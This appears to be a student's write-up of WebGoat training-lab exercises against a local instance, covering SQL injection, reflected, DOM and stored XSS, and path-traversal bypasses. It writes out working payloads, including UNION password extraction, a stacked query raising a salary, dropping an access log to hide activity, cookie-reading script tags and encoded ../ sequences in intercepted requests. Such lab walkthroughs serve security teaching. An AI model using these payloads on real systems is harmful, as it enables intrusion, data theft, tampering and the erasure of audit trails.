


# (A3) Injection :

## 1-SQL Injection Intro :

**Challenge 2-** Look at the example table. Try to retrieve the department of the employee Bob Franco. Note that you have been granted full administrator privileges in this assignment and can access all data without authentication



**SQL query**

**You have succeeded!**

**select department from employees where first\_name='Bob'**

**DEPARTMENT**

Marketing

**Challenge 3-** Try to change the department of Tobi Barnett to 'Sales'. Note that you have been granted full administrator privileges in this assignment and can access all data without authentication.



**SQL  
query**

```
update employees set department='Sales' where first_name='Tobi'
```

Submit

**Congratulations. You have successfully completed the assignment.**

**update employees set department='Sales' where first\_name='Tobi'**

USERID	FIRST_NAME	LAST_NAME	DEPARTMENT	SALARY	AUTH_TAN
89762	Tobi	Barnett	Sales	77000	TA9LL1

Challenge 4- Now try to modify the schema by adding the column "phone" (varchar(20)) to the table "employees". :



**SQL  
query**

```
ALTER TABLE employees ADD phone VARCHAR(20);
```

Submit

**Congratulations. You have successfully completed the assignment.**

**ALTER TABLE employees ADD phone VARCHAR(20);**

Challenge 5- Try to grant rights to the table grant\_rights to user unauthorized\_user:



**SQL  
query**

```
GRANT ALL ON grant_rights TO unauthorized_user;
```

Submit

**Congratulations. You have successfully completed the assignment.**

## Challenge 9- Try retrieve all users from users table

### Try It! String SQL injection

The query in the code builds a dynamic query as seen in the previous example. The query is built by concatenating strings making it susceptible to String SQL injection:

```
"SELECT * FROM user_data WHERE first_name = 'John' AND last_name = '" + lastName + "'";
```

Try using the form below to retrieve all the users from the users table. You should not need to know any specific user name to get the complete list.



SELECT \* FROM user\_data WHERE first\_name = 'John' AND last\_name = 'Smith' or '1' = '1' Get Account Info

You have succeeded:

```
USERID, FIRST_NAME, LAST_NAME, CC_NUMBER, CC_TYPE, COOKIE, LOGIN_COUNT,
101, Joe, Snow, 987654321, VISA, , 0,
101, Joe, Snow, 2234200065411, MC, , 0,
102, John, Smith, 2435600002222, MC, , 0,
102, John, Smith, 4352209902222, AMEX, , 0,
103, Jane, Plane, 123456789, MC, , 0,
103, Jane, Plane, 333498703333, AMEX, , 0,
10312, Jolly, Hershey, 176896789, MC, , 0,
10312, Jolly, Hershey, 333300003333, AMEX, , 0,
10323, Grumpy, youaretheweakestlink, 673834489, MC, , 0,
10323, Grumpy, youaretheweakestlink, 33413003333, AMEX, , 0,
15603, Peter, Sand, 123609789, MC, , 0,
15603, Peter, Sand, 338893453333, AMEX, , 0,
15613, Joesph, Something, 33843453533, AMEX, , 0,
15837, Chaos, Monkey, 32849386533, CM, , 0,
19204, Mr, Goat, 33812953533, VISA, , 0,
```

Your query was: SELECT \* FROM user\_data WHERE first\_name = 'John' and last\_name = 'Smith' or '1' = '1'

Explanation: This injection works, because `or '1' = '1'` always evaluates to true (The string ending literal for '1' is closed by the query itself, so you should not inject it). So the inject query basically looks like this: `SELECT * FROM user_data WHERE (first_name = 'John' and last_name = 'Smith') or (TRUE)`, which will always evaluate to true, no matter what came before it.

## Challenge 10- Try It! Numeric SQL injection : try to retrieve all the data from the users table.

```
"SELECT * FROM user_data WHERE login_count = " + Login_Count + " AND
userid = " + User_ID;
```

If I inject ( 1 ) in login\_count and ( 1 or true ) in user\_id give me all results

✓

Login\_Count:

User\_Id:

**You have succeeded:**

**USERID, FIRST\_NAME, LAST\_NAME, CC\_NUMBER, CC\_TYPE, COOKIE, LOGIN\_COUNT,**  
**101, Joe, Snow, 987654321, VISA, , 0,**  
**101, Joe, Snow, 2234200065411, MC, , 0,**  
**102, John, Smith, 2435600002222, MC, , 0,**  
**102, John, Smith, 4352209902222, AMEX, , 0,**  
**103, Jane, Plane, 123456789, MC, , 0,**  
**103, Jane, Plane, 333498703333, AMEX, , 0,**  
**10312, Jolly, Hershey, 176896789, MC, , 0,**  
**10312, Jolly, Hershey, 333300003333, AMEX, , 0,**  
**10323, Grumpy, youaretheweakestlink, 673834489, MC, , 0,**  
**10323, Grumpy, youaretheweakestlink, 33413003333, AMEX, , 0,**  
**15603, Peter, Sand, 123609789, MC, , 0,**  
**15603, Peter, Sand, 338893453333, AMEX, , 0,**  
**15613, Joesph, Something, 33843453533, AMEX, , 0,**  
**15837, Chaos, Monkey, 32849386533, CM, , 0,**  
**19204, Mr, Goat, 33812953533, VISA, , 0,**

Your query was: SELECT \* From user\_data WHERE Login\_Count = 1 and userid= 1 or true

Challenge 11- try to retrieve all employee data from the **employees** table

System use unique TAN to retrieve employees data

"SELECT \* FROM employees WHERE last\_name = '' + name + '' AND auth\_tan = '' + auth\_tan + ''";

Smith TAN is ( 3SL99A )

Try inject ( 3SL99A' or 1=1 -- ) in TAN

"SELECT \* FROM employees WHERE last\_name = '' + name + '' AND auth\_tan = '' + auth\_tan + ''";

✓

Employee Name:

Authentication TAN:

**You have succeeded! You successfully compromised the confidentiality of data by viewing internal information that you should not have access to. Well done!**

USERID	FIRST_NAME	LAST_NAME	DEPARTMENT	SALARY	AUTH_TAN	PHONE
32147	Paulina	Travers	Accounting	46000	P45JSI	null
34477	Abraham	Holman	Development	50000	UU2ALK	null
37648	John	Smith	Marketing	64350	3SL99A	null
89762	Tobi	Barnett	Sales	77000	TA9LL1	null
96134	Bob	Franco	Marketing	83700	LO9S2V	null

**Challenge 12-** You just found out that Tobi and Bob both seem to earn more money than you! Of course you cannot leave it at that.

Better go and *change your own salary so you are earning the most!*

Remember: Your **name is John Smith** and your **current TAN is 3SL99A**.

Inject in username ( Smith'; UPDATE employees SET salary=10000000 WHERE auth\_tan='3SL99A'; -- )

✓

Employee Name:

Authentication TAN:

Get department

**Well done! Now you are earning the most money. And at the same time you successfully compromised the integrity of data by changing your salary!**

USERID	FIRST_NAME	LAST_NAME	DEPARTMENT	SALARY	AUTH_TAN	PHONE
37648	John	Smith	Marketing	10000000	3SL99A	null
96134	Bob	Franco	Marketing	83700	LO9S2V	null
89762	Tobi	Barnett	Sales	77000	TA9LL1	null
34477	Abraham	Holman	Development	50000	UU2ALK	null
32147	Paulina	Travers	Accounting	46000	P45JSI	null

### Challenge 13- It is your turn!

Now you are the top earner in your company. But do you see that? There seems to be a **access\_log** table, where all your actions have been logged to!

Better go and *delete it completely before anyone notices*.

Inject this payload : ( aa'; drop table access\_log; -- )

It is your turn!

Now you are the top earner in your company. But do you see that? There seems to be a **access\_log** table, where all your actions have been logged to! Better go and *delete it completely before anyone notices*.

✓

Action contains:

Search logs

**Success! You successfully deleted the access\_log table and that way compromised the availability of the data.**

---

## 2- SQL Injection ( advanced ) :

### Challenge 3-

**6.a)** Retrieve all data from the table

**6.b)** When you have figured it out.... What is Dave's password?

- we has 7 columns in user\_data table

Try inject this payload in Name ( a' union select

1,user\_name,password,'a','a','a',1 from user\_system\_data -- )

✓

Name:

Password:

**You have succeeded:**

USERID	FIRST_NAME	LAST_NAME	CC_NUMBER	CC_TYPE	COOKIE	LOGIN_COUNT
1	dave	passW0rD	a	a	a	1
1	jdoe	passwd2	a	a	a	1
1	jeff	jeff	a	a	a	1
1	jplane	passwd3	a	a	a	1
1	jsnow	passwd1	a	a	a	1

**Well done! Can you also figure out a solution, by appending a new SQL Statement?**

Your query was: SELECT \* FROM user\_data WHERE last\_name = ' a' union select 1,user\_name,password,'a','a','a',1 from user\_system\_data --'

Password of dave is passW0rD

✓

Name:

Password:

**Congratulations. You have successfully completed the assignment.**

---

**Challenge 5-** use blind sqli techniques to get password of tom by use substring

tom' AND substring(password,1,1)='a' –

the password is **thisisasecretfortomonly**

**LOGIN**

## REGISTER

tom' AND substring(password,1,1)='a' --

.....

☐ Remember me

Log In

[Forgot Password?](#)

**Congratulations. You have successfully completed the assignment.**

## Challenge 6- finish advanced

➤ 1 2 3 4 5 6

Now it is time for a quiz! It is recommended to do all SQL injection lessons before trying the quiz. Answer all questions correctly to complete the assignment.

**1. What is the difference between a prepared statement and a statement?**

- ❑ Solution 1: Prepared statements are statements with hard-coded parameters.
- ❑ Solution 2: Prepared statements are not stored in the database.
- ❑ Solution 3: A statement is faster executes faster than a prepared statement.
- ✅ Solution 4: A statement includes actual values, whereas a prepared statement uses placeholders.

2. Which one of the following characters is a placeholder for variables?

- ☐ Solution 1: \*
- ☐ Solution 2: =
- ☒ Solution 3: ?
- ☐ Solution 4: !


### 3. How can prepared statements be faster than statements?

- ❑ Solution 1: Prepared statements are not static, allowing them to be optimized more efficiently than regular statements.
- Solution 2: Prepared statements are compiled once by the database management system and then reused with different inputs, reducing compilation overhead.
- ❑ Solution 3: Since prepared statements are stored and wait for input, they improve performance significantly.
- ❑ Solution 4: Oracle optimizes prepared statements, making them faster by minimizing the use of database resources.

## 2-XSS

**Challenge 7-** in reflected xss : find out if a field is vulnerable to an XSS attack is to use the alert() or console.log() methods. Use one of them to find out which field is vulnerable.

Try inject ( `<script>alert(document.cookie) </script>` ) in credit card information



**Challenge 10-** Your objective is to find the route and exploit it. First though, **what is the base route?** As an example, look at the URL for this lesson ... it should look something like `/WebGoat/start.mvc#lesson/CrossSiteScripting.lesson/9`. The 'base route' in this case is: **`start.mvc#lesson/`**

inspect and get JS file has routes ( `view/GoatRouter.js` )

The answer is ( `start.mvc#test/` ) → the route of test code

**Challenge 11- DOM-Based XSS :** **Use the route you just found and see if you can use it to reflect a parameter from the route** without encoding to execute an internal function in WebGoat. The function you want to execute is:

**`webgoat.customjs.phoneHome()`**

When type URL in new page and go to console

(  
`http://127.0.0.1:8081/WebGoat/start.mvc#test/%3Cscript%3Ewebgoat.customjs.phoneHome();%3C%2fscript%3E` )



```

about to create app router
initialize goat app router
test handler
phoneHome invoked
phone home said {"lessonCompleted":true,"feedback":"Congratulations. You have successfully completed the assignment.","feedbackArgs":null,"output":"phoneHome Response is 76833844","outputArgs":null,"assignment":"DOMCrossSiteScripting","attemptWasMade":true}
>>

```

Give us the phone number

---

### 3-Stored XSS : Challenge :

Add a comment with a JavaScript payload. Again ... you want to call the *webgoat.customjs.phoneHome* function.

Inject this payload in comment

( `<script>webgoat.customjs.phoneHome() </script>` )

Give us the phone number and info in console

```

phoneHome invoked
unit test me
phone home said {"lessonCompleted":true,"feedback":"Congratulations. You have successfully completed the assignment.","feedbackArgs":null,"output":"phoneHome Response is 798431515","outputArgs":null,"assignment":"DOMCrossSiteScripting","attemptWasMade":true}
phoneHome invoked
unit test me
phone home said {"lessonCompleted":true,"feedback":"Congratulations. You have successfully completed the assignment.","feedbackArgs":null,"output":"phoneHome Response is 1764893455","outputArgs":null,"assignment":"DOMCrossSiteScripting","attemptWasMade":true}
phone home said {"lessonCompleted":true,"feedback":"Congratulations. You have successfully completed the assignment.","feedbackArgs":null,"output":"phoneHome Response is -836897545","outputArgs":null,"assignment":"DOMCrossSiteScripting","attemptWasMade":true}
Source map error: request failed with status 404
Resource URL: http://127.0.0.1:8081/WebGoat/js/Libs/backbone-min.js
Source Map URL: backbone-min.map [Learn More]
WARNING: Missing translation for key: "Yes, that is the correct value (note: it will be a different value each time the phoneHome endpoint is called)."

```

---

### 4-Path Traversal :

- **Challenge 2 :**
- **Path traversal while uploading files**
- In this assignment, **the goal is to overwrite a specific file on the file system**. Of course, WebGoat cares about the users so you need to upload your file to the following location outside the usual upload location.

Preview Image

Full Name:

testabc

Email:

test@test.com

Password:

••••

Update

We add this data and upload photo and click update, then intercept request using burpsuite

```
POST /WebGoat/PathTraversal/profile-upload HTTP/1.1
Host: 127.0.0.1:8081
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:138.0) Gecko/20100101 Firefox/138.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
X-Requested-With: XMLHttpRequest
Content-Type: multipart/form-data;
boundary=----geckoformboundaryad730d10ba7a9b77a36734e3a1f0db66
Content-Length: 41965
Origin: http://127.0.0.1:8081
Connection: keep-alive
Referer: http://127.0.0.1:8081/WebGoat/start.mvc?username=mohammed
Cookie: JSESSIONID=A793A9D4CD00681AD01091FCAFC37259
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Priority: u=0

-----geckoformboundaryad730d10ba7a9b77a36734e3a1f0db66
Content-Disposition: form-data; name="uploadedFile";
filename="aa.png"
Content-Type: image/png
```

- Send request to repeater and send it to show response
- the name of the file is passed to the webapp by means of the “Full name” parameter

<pre> Dàð ÀàÐÀ+ÐW.~\^!,%BpxÐàð ÀàÐÀ+ÐW.~\^!,%BpxÐàð ÀàÐÀ+ÐW.~\^!,%BpxÐàð ÀàÐJÌi.}%èðç»¿ûûÐÐ0~u]Ðw[?g(7-ûçËÐûJâð_M^ çÐ^° ÐÐE"èÐgÐ°ðÐÐp%øûû/p%keIÐ×?=..2ê;aÐW[»èðûÐû"V ÈhmBÇçÐJÛ^ÿð,ÃI 9ûûËÇHÇÀð=ÐÀÐGç\$ÐÐTÐÐ'~çdÐ·!HFdî/d,×I:~1¿ß°6%TDDÐVY5«@µ_ÐtÐ \gZ0s;h0]ËnÐàYs°ÇÐo~ %ûeR0p=hmIwÀLe YpÐû%ÃÇ0iËÐaX×Ïr.'PÐððèûçÃJÛÏûéÏs2ht?ÐÐµtÃÀÏ w9M! Åû~èþ9+r â8"\\GÛLXÃË6SBD-5ûi¶*t m9,\\Ðûs¶p ,%BpxÐàð ÀàÐÀ+ÐW.~\^!,%BpxÐàð ÀàÐÀ+ÐW.~\^!,%BpxÐàð ÀàÐÀ+ÐW.~\^!ÿÿÀÉLXÐé"ÏEND0B`Ð -----geckoformboundaryad730d10ba7a9b77a36734e3a1f0db66 Content-Disposition: form-data; name="fullName"  testabc  -----geckoformboundaryad730d10ba7a9b77a36734e3a1f0db66 Content-Disposition: form-data; name="email"  test@test.com  -----geckoformboundaryad730d10ba7a9b77a36734e3a1f0db66 Content-Disposition: form-data; name="password"  test  -----geckoformboundaryad730d10ba7a9b77a36734e3a1f0db66-- </pre>	<pre> 1 HTTP/1.1 200 2 Content-Type: application/json 3 Date: Thu, 15 May 2025 11:54:40 GMT 4 Keep-Alive: timeout=60 5 Connection: keep-alive 6 Content-Length: 309 7 8 { 9   "lessonCompleted":false, 10  "feedback": 11    "Profile has been updated, your image is available at: \\ 12     home\\webgoat\\webgoat-2025.3\\PathTraversal\\mohamme 13     d\\testabc\\", 14    "feedbackArgs":null, 15    "output":null, 16    "outputArgs":null, 17    "assignment":"ProfileUpload", 18    "attemptWasMade":false 19 } </pre>
--	---

- change the “fullName” it is possible to change the file name on the system

<pre> Dàð ÀàÐÀ+ÐW.~\^!,%BpxÐàð ÀàÐÀ+ÐW.~\^!,%BpxÐàð ÀàÐÀ+ÐW.~\^!,%BpxÐàð ÀàÐJÌi.}%èðç»¿ûûÐÐ0~u]Ðw[?g(7-ûçËÐûJâð_M^ çÐ^° ÐÐE"èÐgÐ°ðÐÐp%øûû/p%keIÐ×?=..2ê;aÐW[»èðûÐû"V ÈhmBÇçÐJÛ^ÿð,ÃI 9ûûËÇHÇÀð=ÐÀÐGç\$ÐÐTÐÐ'~çdÐ·!HFdî/d,×I:~1¿ß°6%TDDÐVY5«@µ_ÐtÐ \gZ0s;h0]ËnÐàYs°ÇÐo~ %ûeR0p=hmIwÀLe YpÐû%ÃÇ0iËÐaX×Ïr.'PÐððèûçÃJÛÏûéÏs2ht?ÐÐµtÃÀÏ w9M! Åû~èþ9+r â8"\\GÛLXÃË6SBD-5ûi¶*t m9,\\Ðûs¶p ,%BpxÐàð ÀàÐÀ+ÐW.~\^!,%BpxÐàð ÀàÐÀ+ÐW.~\^!,%BpxÐàð ÀàÐÀ+ÐW.~\^!ÿÿÀÉLXÐé"ÏEND0B`Ð -----geckoformboundaryad730d10ba7a9b77a36734e3a1f0db66 Content-Disposition: form-data; name="fullName"  ../testabc  -----geckoformboundaryad730d10ba7a9b77a36734e3a1f0db66 Content-Disposition: form-data; name="email"  test@test.com  -----geckoformboundaryad730d10ba7a9b77a36734e3a1f0db66 Content-Disposition: form-data; name="password"  test  -----geckoformboundaryad730d10ba7a9b77a36734e3a1f0db66-- </pre>	<pre> 1 HTTP/1.1 200 2 Content-Type: application/json 3 Date: Thu, 15 May 2025 11:59:31 GMT 4 Keep-Alive: timeout=60 5 Connection: keep-alive 6 Content-Length: 241 7 8 { 9   "lessonCompleted":true, 10  "feedback": 11    "Congratulations. You have successfully completed the assi 12     gnment.", 13    "feedbackArgs":null, 14    "output":null, 15    "outputArgs":null, 16    "assignment":"ProfileUpload", 17    "attemptWasMade":true 18 } </pre>
---	--

Lab solved

## Challenge 3

### Path traversal while uploading files

The developer became aware of the vulnerability and implemented a fix that removed the `../` from the input. Again the same assignment, but can you bypass the implemented fix?

- After enter data and send the request and intercept using burpsuite :
- the name of the file is passed to the webapp by means of the “Full name” parameter

Pretty	Raw	Hex	Render
1 POST /WebGoat/PathTraversal/profile-upload-fix HTTP/1.1			1 HTTP/1.1 200
2 Host: 127.0.0.1:8081			2 Content-Type: application/json
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:137.0) Gecko/20100101 Firefox/137.0			3 Date: Wed, 30 Apr 2025 15:15:43 GMT
4 Accept: */*			4 Keep-Alive: timeout=60
5 Accept-Language: en-US,en;q=0.5			5 Connection: keep-alive
6 Accept-Encoding: gzip, deflate, br			6 Content-Length: 309
7 X-Requested-With: XMLHttpRequest			7
8 Content-Type: multipart/form-data;			8 {
9 boundary=----geckoformboundary62120a3d7c1ca5e06a77bb70eca337ed			9 "lessonCompleted":false,
10 Content-Length: 9057			10 "feedback":
11 Origin: http://127.0.0.1:8081			11 "Profile has been updated, your image is available at:
12 Connection: keep-alive			12 "\\home\\webgoat\\webgoat-2025.3\\PathTraversal\\mohammed\\test\\",
13 Referer: http://127.0.0.1:8081/WebGoat/start.mvc?username=mohammed			13 "feedbackArgs":null,
14 Cookie: JSESSIONID=7C3AD2E13FC9E5FAFBFC50D57A624670; hijack_cookie=5406082831795648957-1746009663885			14 "output":null,
15 Sec-Fetch-Dest: empty			15 "outputArgs":null,
16 Sec-Fetch-Mode: cors			16 "assignment":"ProfileUploadFix",
17 Sec-Fetch-Site: same-origin			17 "attemptWasMade":false
18 Priority: u=0			
19 -----geckoformboundary62120a3d7c1ca5e06a77bb70eca337ed			
20 Content-Disposition: form-data; name="uploadedFileFix"; filename="ejpt.jpg"			
21 Content-Type: image/jpeg			

Pretty	Raw	Hex	Render
1 HTTP/1.1 200			1 HTTP/1.1 200
2 Content-Type: application/json			2 Content-Type: application/json
3 Date: Wed, 30 Apr 2025 15:17:39 GMT			3 Date: Wed, 30 Apr 2025 15:17:39 GMT
4 Keep-Alive: timeout=60			4 Keep-Alive: timeout=60
5 Connection: keep-alive			5 Connection: keep-alive
6 Content-Length: 244			6 Content-Length: 244
7			7
8 {			8 {
9 "lessonCompleted":true,			9 "lessonCompleted":true,
10 "feedback":			10 "feedback":
11 "Congratulations. You have successfully completed the assignment."			11 "Congratulations. You have successfully completed the assignment."
12 "feedbackArgs":null,			12 "feedbackArgs":null,
13 "output":null,			13 "output":null,
14 "outputArgs":null,			14 "outputArgs":null,
15 "assignment":"ProfileUploadFix",			15 "assignment":"ProfileUploadFix",
16 "attemptWasMade":true			16 "attemptWasMade":true

- before test if we add ( ....// ) it work


## Challenge 4:

### Path traversal while uploading files

The developer again became aware of the vulnerability by not validating the input of the full name input field. A fix was applied in an attempt to solve this vulnerability.

Again the same assignment, but can you bypass the implemented fix?

- We enter data and send the request and intercept it using burpsuite



- the name of the file passed to the webapp
- The vuln in parameter filename="ejpt.jpg" if we add ( ..// ) before it lab solved

---

### Challenge 5:

#### Retrieving other files with a path traversal

Path traversals are not limited to file uploads; when retrieving files, it can be the case that a path traversal **is possible to retrieve other files from the system**. In this **assignment, try to find a file called path-traversal-secret.jpg**

- Intercept request after click on show random cat, and sent it to repeater and show response



GET /WebGoat/PathTraversal/random-picture HTTP/1.1	1 HTTP/1.1 200
Host: 127.0.0.1:8081	2 Location: /PathTraversal/random-picture?id=4.jpg
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:138.0) Gecko/20100101 Firefox/138.0	3 Content-Type: image/jpeg
Accept: */*	4 Content-Length: 58880
Accept-Language: en-US,en;q=0.5	5 Date: Thu, 15 May 2025 12:09:50 GMT
Accept-Encoding: gzip, deflate, br	6 Keep-Alive: timeout=60
X-Requested-With: XMLHttpRequest	7 Connection: keep-alive
Connection: keep-alive	8
Referer: http://127.0.0.1:8081/WebGoat/start.mvc?username=mohammed	9 /9j/4AAQSkZJRgABAQEASABIAAD/4gIcSUNDX1BST0ZJTEUAAQAAImbGNT
Cookie: JSESSIONID=A793A9D4CD00681AD01091FCAFC37259	cwIQAAbtbnRyUkdCIFhZWiAH3AABABkAAwApADlhY3NwQVBTAAAAA
Sec-Fetch-Dest: empty	AA
Sec-Fetch-Mode: cors	AA
Sec-Fetch-Site: same-origin	AA
Priority: u=0	AF5jcHJ0AAABXAAAAAt3dHB0AAABaAAAABRia3B0AAABfAAAAABRYWFlaAAAB
	kAAABRnWFlaAAABpAAAABRiWFlaAAABuAAAABRYVFJDAAABzAAAAEBnVFJD
	AAABzAAAAEBiVFJDAAABzAAAAEBkZXNjAAAAAAAAAANjMgAAAAAAAAAAAA
	AA
	AA

- The id in response is vulnerable
- Add id in request

```
GET /WebGoat/PathTraversal/random-picture?id=../ HTTP/1.1
Host: 127.0.0.1:8081
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:137.0) Gecko/20100101 Firefox/137.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
X-Requested-With: XMLHttpRequest
Connection: keep-alive
Referer: http://127.0.0.1:8081/WebGoat/start.mvc?username=mohammed
Cookie: JSESSIONID=16305AA6CC2CB26DD8F912FB066E0837
```

---

Response

etty Raw Hex Render

```
HTTP/1.1 400
Content-Type: text/plain; charset=UTF-8
Content-Length: 54
Date: Wed, 30 Apr 2025 15:58:15 GMT
Connection: close

Illegal characters are not allowed in the query params
```

- Try encoding and add path-traversal-secret

```
GET /WebGoat/PathTraversal/random-picture?id=%2e%2e%2f%2e%2e%2fpath-traversal-secret HTTP/1.1
Host: 127.0.0.1:8081
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:137.0) Gecko/20100101 Firefox/137.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
X-Requested-With: XMLHttpRequest
Connection: keep-alive
Referer: http://127.0.0.1:8081/WebGoat/start.mvc?username=mohammed
Cookie: JSESSIONID=16305AA6CC2CB26DD8F912FB066E0837
```

⚙️ ⬅️ ➡️ Search

Response

pretty Raw Hex Render

```
HTTP/1.1 200
Content-Type: image/jpeg
Content-Length: 63
Date: Wed, 30 Apr 2025 15:59:11 GMT
Keep-Alive: timeout=60
Connection: keep-alive
```

You found it submit the SHA-512 hash of your username as answer

- Its work and to solve must submit SHA-512

---